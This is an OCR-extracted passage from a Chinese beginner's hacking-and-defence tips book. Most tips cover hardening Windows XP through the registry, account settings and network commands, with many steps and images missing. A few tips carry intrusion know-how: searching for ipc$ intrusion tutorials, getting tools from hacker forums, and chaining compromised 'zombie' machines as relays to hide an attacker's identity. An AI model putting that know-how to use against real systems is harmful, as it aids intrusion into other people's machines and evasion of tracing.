❷ 打开“Internet 信息服务”窗口，右击“默认网址”图标，在弹出的快捷菜单中选择“属性”命令，即可打开“默认网站 属性”对话框，如下图所示。

❸ 切换到“主目录”选项卡，在“本地路径”中选择刚刚网站源文件解压到的文件夹。

❹ 切换到“文档”选项卡，在“默认文档”栏中就可以看到各种默认的文档。



❽ 在“Internet 信息服务”窗口中将安装后默认存在的几个虚拟目录删除(如 IISHelp 和 Printers)，然后重新打开“Internet 信息服务”窗口，在本地计算机的浏览器地址栏中输入虚拟机的 IP 地址，就可以打开刚刚安装的网站了。

(2) 程序安装法

和普通软件安装时只需单击安装程序一样，某些网站程序安装也是如此。这里我们就以最常见的动网论坛安装为例。

❶ 下载并解压动网论坛程序，在“Internet 信息服务”窗口中把虚拟目录设置为动网论坛程序所在的文件夹，然后运行 dvbbs8.3.exe 文件，即可开始动网先锋软件的安装(如下图所示)。

❷ 选择好安装的目标文件夹之后，单击“安装”按钮，即可完成动网论坛程序的安装。

技巧16 主动攻击和被动攻击的区别

主动攻击是指攻击者访问他所需信息的故意行为。比如远程登录到指定机器的端口 25 找出公司运行的邮件服务器的信息；伪造无效的 IP 地址去连接服务器，使接收到错误 IP 地址的系统浪费时间去连接那个非法地址。攻击者是在主动地做一些不利于你或你的公司系统的事情。

正因为如此，所以要寻找他们是很容易的。主动攻击包括拒绝服务攻击、信息篡改、资源使用、欺骗等攻击方法。

被动攻击主要是收集信息而不是进行访问，数据的合法用户对这种活动一点也不会觉察到。被动攻击包括嗅探、信息收集等攻击方法。

知识补充

对被动攻击的检测十分困难，因为攻击并不涉及数据的任何改变。因此，对被动攻击强调的是阻止而不是检测。

主动攻击和被动攻击具有相反的特性。被动攻击难以检测出来，然而有阻止其成功的方法。而主动攻击难以绝对地阻止，因为要做到这些，就要对所有通信设施、通路无时无刻进行完全保护。

技巧17 学会利用公共搜索引擎

使用公共搜索引擎，是一种高效的学习方法，相信每个高手都会从这里受益匪浅。搜索引擎包罗万象，有着各种各样的资源，个中高手也会在里面答疑解惑。强烈建议大家在遇到问题后，先请教一下 http://www.google.com/。

公共搜索引擎有大名鼎鼎的 Google，还有百度、搜狗等。利用这类搜索引擎，几乎可以搜到任何你想要的东西，比如：文章、教程、软件、安全站点、安全论坛等。

所以以后不要再问诸如 3457 是什么端口(去搜一下 3457+空格+端口+空格+漏洞)；流光在哪里下载(去搜流光+空格+工具+空格+下载)；ipc$怎样利用(去搜 ipc$Content$+空格+入侵+空格+教程)等问题了，你完全可以向搜索引擎请教。

因此可以看出，掌握良好的学习技巧对初学者来说是多么重要，不少初学者就是因为像这样到处碰壁后，最终放弃了 hack 学习。

专家坐堂

不会利用搜索引擎对初学者来说是致命的，你将举步维艰；反之，你将进步神速。

技巧18　利用站点内部和论坛的搜索引擎

使用方法上大同小异，比如现在需要一篇教程或是一个 hack 软件，而又觉得 Google 上搜出来的东西太杂或觉得没有专业性，那么这时就可以到各大安全站点或论坛上去搜索，比如 http://www.cnhacker.org/、安全焦点、红客联盟、小榕的论坛、http://www.20cn.org/等，在这些站点的内部引擎里搜到的教程或软件，一般都是比较有保证的。

注意事项

不要进入一些非法的网络站点或者论坛贴吧，以防被病毒感染。

技巧19　恢复强行被木马隐藏的硬盘文件

计算机中毒后，病毒会对“受害者”进行各种各样的“恶搞”。其中令人头疼的“恶搞”之一就是：强行将磁盘的部分或全部文件夹(包括其中的子文件夹和全部文件)设置为“隐藏”，而不能通过“勾选”有关选项(“文件夹”/“属性”)回归正常状态。下面，向各位网友提供一组可以彻底解决上述疑难的“命令提示符”命令(已经实践证明有效)，以备大家不时之需。

- 解除对某磁盘某个文件夹的强行隐藏(示例)。

```
attrib d:\"Program Files" -s -h /s /d
```

- 解除对某磁盘全部文件夹的强行隐藏(示例)、

```
attrib d:\"*" -s -h /s /d
```

友情提示：以上示例中，d:为磁盘盘符，引号内为文件夹名称。相关的命令参数如下。

命令参数	作　用
+r	设置只读文件属性
-r	清除只读文件属性
+a	设置存档属性
-a	清除存档属性
+s	设置系统文件属性
-s	清除系统文件属性
+h	设置隐藏文件属性
-h	清除隐藏文件属性
/s	将 attrib 和任意命令行选项应用到当前目录及其所有子目录的匹配文件
/d	将 attrib 和任意命令行选项应用到目录
/?	在命令提示符下显示帮助

在“始终在屏幕上显示这些格式标记”选项卡中，根据需要，选中或取消选中相应的复选框即可对页面进行设置。

专家坐堂

在预览视图中单击放大镜按钮 ☑ 放大镜，使之呈选中状态，在任意一页中单击鼠标左键或右键可以快速切换从 100%到“适应整页”间的缩放级别。在放大镜按钮处于未选中状态时，光标变成竖形光标后可以正常编辑文档。

举一反三

专题二　常用黑客防御技巧

内容导航

黑客攻击无处不在，木马和病毒也无处不在，在不断地忙着查毒和杀毒的同时，不要忘了做好黑客的防御工作。只有预防为主，防治结合才能打造一个安全的系统。

热点快报

- 给你的回收站上把“锁”
- 巧用注册表禁止默认共享
- 修改 TTL 值迷惑黑客
- 巧用 BIOS 防病毒

技巧20　如何查看与当前电脑相连的 IP 地址

要查看与当前电脑相连的电脑的 IP 地址，只需要运行一个 DOS 命令。

❶ 选择“开始”→“运行”命令，在弹出的对话框中输入“cmd”命令，按下 Enter 键，打开“命令提示符”窗口。

技巧21　如何查看自己的 IP 地址

用户如果查看自己电脑的 IP 地址，其实很简单，只要在“命令提示符”窗口中输入一个命令就可以了。

❶ 选择“开始”→“运行”命令，在弹出的对话框中输入“cmd”命令，按下 Enter 键，打开“命令提示符”窗口。

技巧22 查看网络上电脑的 IP 地址的 3 种方法

查看网络上电脑的 IP 地址的方法有很多。

(1) 使用 ping 命令查看

ping 命令是一个 16 位的命令行程序，下面介绍如何通过 ping 命令查看 www.qq.com 网站主机的 IP 地址。

❶ 打开“运行”对话框，输入“cmd”命令，按下 Enter 键，打开“命令提示符”窗口。

(2) 使用 NBTStat 命令查看

使用 NBTStat 命令可以获得比 ping 命令更多的信息。

❶ 打开“运行”对话框，输入“cmd”命令，按下 Enter 键，打开“命令提示符”窗口。

(3) 使用 route print 命令

使用 route print 命令可以查看自己的路由表信息。

❶ 打开“运行”对话框，输入“cmd”命令，按下 Enter 键，打开“命令提示符”窗口。


知识补充


Network Destination: 目的网段。
Netmask: 子网掩码。
Gateway: 下一跳路由器入口的 IP。
Interface: 指定目标可以到达的接口的接口索引。
Metric: 为路由指定所需跃点数的整数值。


技巧23 为 Administrator 用户创建密码

在 Windows 操作系统中，Administrator 是最高级的用户，而且 Administrator 用户的初始密码是空的，如果没有安装防火墙，黑客很容易通过 Administrator 账户入侵电脑。

❶ 选择“开始”→“控制面板”命令，打开“控制面板”窗口。










技巧24　禁用来宾账户防范黑客攻击

黑客能通过提升来宾账户的权限，达到入侵的目的，禁用来宾账户可以防止黑客利用来宾账户入侵系统。

❶ 选择“开始”→“控制面板”命令，单击“用户帐户”图标。








专·家·坐·堂


来宾账户是为电脑上没有永久账户的用户使用的账户。允许用户使用计算机，但没有访问个人文件的权限，且没有安装软件或硬件、更改设置或创建密码的权限。

技巧25 禁止显示上次登录的用户名

为了防止黑客利用交互式登录的方式看到用户上次登录的用户名，可以将其设置为不显示，具体的操作方法如下。

❶ 选择“开始”→“设置”→“控制面板”→“管理工具”→“本地安全策略”命令。






技巧26 巧妙禁止使用*.reg 文件

注册表是 Windows 中的一个非常重要的数据库，用于存储系统和应用程序的设置信息，.reg 后缀名的文件为注册表文件，双击即可将文件内容导入注册表中，为了保障系统的安全性，可以考虑禁止使用*.reg 文件。

❶ 打开注册表编辑器，展开 HKEY_LOCAL_MACHINE\SOFTWARE\Classes\.reg 分支。



举一反三


如需解除对.reg 文件禁止，则只需将“默认”键值项修改回“regfile”即可。


技巧27 防止“账号克隆”的本地安全设置


当黑客得到某台计算机的账号和密码之后，通常会用“账号克隆”的方法进行侵入。


其实只需设置“账户本地安全策略”即可避免这个风险。


❶ 选择“开始”→“控制面板”命令，单击“切换到经典视图”链接。












技巧28 给你的回收站上把“锁”

有不少黑客都喜欢通过用户的回收站寻找一些用户不经意删除的重要文件，给回收站上把“锁”，可以防止他人使用回收站功能。

❶ 选择“开始”→“运行”命令，在弹出的“运行”对话框中输入“regedit”命令，然后按下 Enter 键。

❷ 打开注册表编辑器，展开 HKEY_CLASSES_ROOT\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}\InProcServer32 分支。



举一反三

如需解除回收站的锁定状态，只要将“默认”键值项修改回“Shell32.dll”即可。

技巧29 保护拨号网络密码的安全


使用拨号上网时，一些系统会自动将网络口令和密码记录在电脑上，很容易被密码查看器找到。通过修改注册表，可以很好地保护拨号网络密码的安全。


❶ 选择“开始”→“运行”命令，在弹出的“运行”对话框中输入“regedit”命令，然后按下 Enter 键。

❷ 打开注册表编辑器，展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasMan\Parameters 分支。

❸ 选择 Parameters 并在右边窗格空白处右击。

❻ 将“新值 #1”重命名为“DisableSavePassword”。





技巧30 用 net share 查看本地共享资源

使用 net share 命令可以查看当前电脑到底开放了多少共享资源。

❶ 选择“开始”→“运行”命令，在弹出的“运行”对话框中输入“cmd”命令，按下 Enter 键，打开“命令提示符”窗口。

技巧31 手动删除本地共享资源

对于一些不必要的共享资源，应将其删除，而这个过程用一个 DOS 命令就可以实现。

❶ 选择“开始”→“运行”命令，在弹出的“运行”对话框中输入“cmd”命令，按下 Enter 键，打开“命令提示符”窗口。


专家坐堂

假如下次重新启动电脑后发现被删除的共享又出现了，那可能是电脑中病毒了，需要进行查毒处理。

技巧32 巧用注册表禁止默认共享

除了可以在命令提示符窗口中删除默认共享外，还可以通过注册表禁止默认共享，具体的操作方法如下。

❶ 打开注册表编辑器，展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters 分支。



技巧33 查看本地所有开放端口

当前最为常见的木马通常是基于 TCP/UDP 协议进行通信的，可以利用查看本机开放端口的方法来检查是否被种了木马或其他 hacker 程序。利用系统自带的命令可以快速查看电脑开放了哪些端口。


❶ 打开“运行”对话框，输入“cmd”命令，按下 Enter 键，打开“命令提示符”窗口。

❷ 输入“netstat -an”命令，按下 Enter 键。

技巧34 查看局域网中指定电脑的共享资源

在同一个局域网中，只要知道对方的 IP 地址或者计算机名称就可以利用系统命令查看对方的共享资源。

❶ 打开“运行”对话框，输入“cmd”命令，按下 Enter 键，打开“命令提示符”窗口。



知识补充

“net view \\book”命令中的“book”为目标计算机的名称，如果换成该计算机的 IP 地址，效果也是一样的。

技巧35 查看自己电脑的详细网络配置

系统自带的ipconfig /all命令能查看当前电脑的详细网络配置，包括 MAC 地址。

❶ 打开“运行”对话框，输入“cmd”命令，按下 Enter 键，打开“命令提示符”窗口。


❷ 输入“ipconfig /all”命令，按下 Enter 键。

技巧36 测试物理网络命令

利用系统自带的 ping 命令，可以查看某个 IP 地址是否是活跃的，即该 IP 地址的电脑是否处于开机状态。

❶ 打开“运行”对话框，输入“cmd”命令，按下 Enter 键，打开“命令提示符”窗口。

❷ 输入“ping 192.168.1.119”命令，然后按下 Enter 键。此命令的执行效果如下图所示。



专家坐堂

可以用 ping 命令查看当前电脑是否连在路由器上，或是检测某电脑的 IP 地址是否处于活跃状态。

数据包没有丢失，证明 ping 的电脑处于开机状态，如果数据包 100%丢失，证明电脑处于关机状态，或是断网状态。

技巧37 探测 ARP 绑定列表


用 arp -a 命令探测 ARP 绑定(动态和静态)列表，可以显示所有连接到当前电脑的 IP 地址和 MAC 地址。

知识补充

MAC 地址即硬件位址，是电脑网卡的物理地址。

❶ 打开“运行”对话框，输入“cmd”命令，按下 Enter 键，打开“命令提示符”窗口。

❷ 输入“arp -a”命令，按下 Enter 键。此命令的执行效果如下图所示。



知识补充


192.168.1.1 是本机的 IP 地址，所以可以判断目前与本机连接的计算机只有 IP 地址为 192.168.1.119 的计算机。

技巧38　查看电脑用户账号列表

使用 net user 命令查看当前电脑上的账户列表，可以检查是否有非法添加的具有管理员级别的账户。

❶ 打开“运行”对话框，输入“cmd”命令，按下 Enter 键，打开“命令提示符”窗口。

❷ 输入“net user”命令，按下 Enter 键。此命令的执行效果如下图所示。




技巧39　设置 ARP 缓存老化时间


地址解析协议(Address Resolution Protocol)，可以把 MAC 解析成 IP，设置 ARP 缓存老化时间，能够防止 ARP 被欺骗。

❶ 打开注册表编辑器，展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters 分支。

❷ 在右侧窗格的空白处右击。

❺ 将“新值 #1”重命名为“ArpCacheLife”。







技巧40　关闭多余的协议

对于一般的个人用户而言，用到的只有 TCP/IP 协议，可以关闭其他多余的协议。

❶ 右击桌面上的“网上邻居”图标，在弹出的快捷菜单中选择“属性”命令，打开“网络连接”窗口。






技巧41 修改 TTL 值迷惑黑客

黑客要想侵入某台计算机时必须先判断目标计算机的操作系统类型，比较常用的方法是通过 ping 目标计算机的 IP 地址，由返回的 TTL(存活时间)值进行判断。

❶ 打开注册表编辑器，展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters 分支。



专 家 坐 堂

UNIX 及类 UNIX 操作系统 ICMP 回显应答的 TTL 字段值为 255;

Windows NT/2000/XP 操作系统 ICMP 回显应答的 TTL 字段值为 128;

Windows 95 操作系统 ICMP 回显应答的 TTL 字段值为 32。

技巧42 阻止 ICMP 重定向报文攻击

通过修改注册表参数除了可以防止黑客通过 ping 命令获得计算机的操作系统类型外，还可以防止 ICMP 重定向报文攻击。

❶ 打开注册表编辑器，展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters 分支。

专家坐堂

EnableICMPRedirect 参数控制 Windows XP 是否会改变其路由表，以响应网络设备发送的重定向 Internet 控制消息协议，将该值更改为 0，重新启动计算机将不会返回远程 ping 的 ICMP 报文。

技巧43　掌握“跳板”技术

“跳板”是指达到入侵目标的一个中间工具，主要指的是代理服务器或者安全措施较差、容易受到入侵攻击和控制的“肉鸡”。

黑客通过网络控制这些安全措施较差的电脑，然后实施入侵真正目标电脑的操作，在被入侵的目标电脑日志中，记录的是“跳板”在入侵的信息，而非真实的黑客电脑。

“跳板”可以有很多级，级数越多追查黑客真实身份的难度也就越大。但是，在实际的状况下，采用一定量的跳板后，会由于网速过慢造成操作无法顺利实现，所以“跳板”的级数是有限制的。

专家坐堂

代理服务器的获得非常简单，互联网上有很多现成的代理服务器，在一些网站或者软件中，也专门提供了这些代理服务器的地址。

而“肉鸡”则不是现成的，通常需要黑客自己进行查找、入侵，然后进行控制。

技巧44　巧用 BIOS 防病毒

除了可以用杀毒软件进行系统杀毒外，也可以在 BIOS 中进行设置来防止病毒入侵。

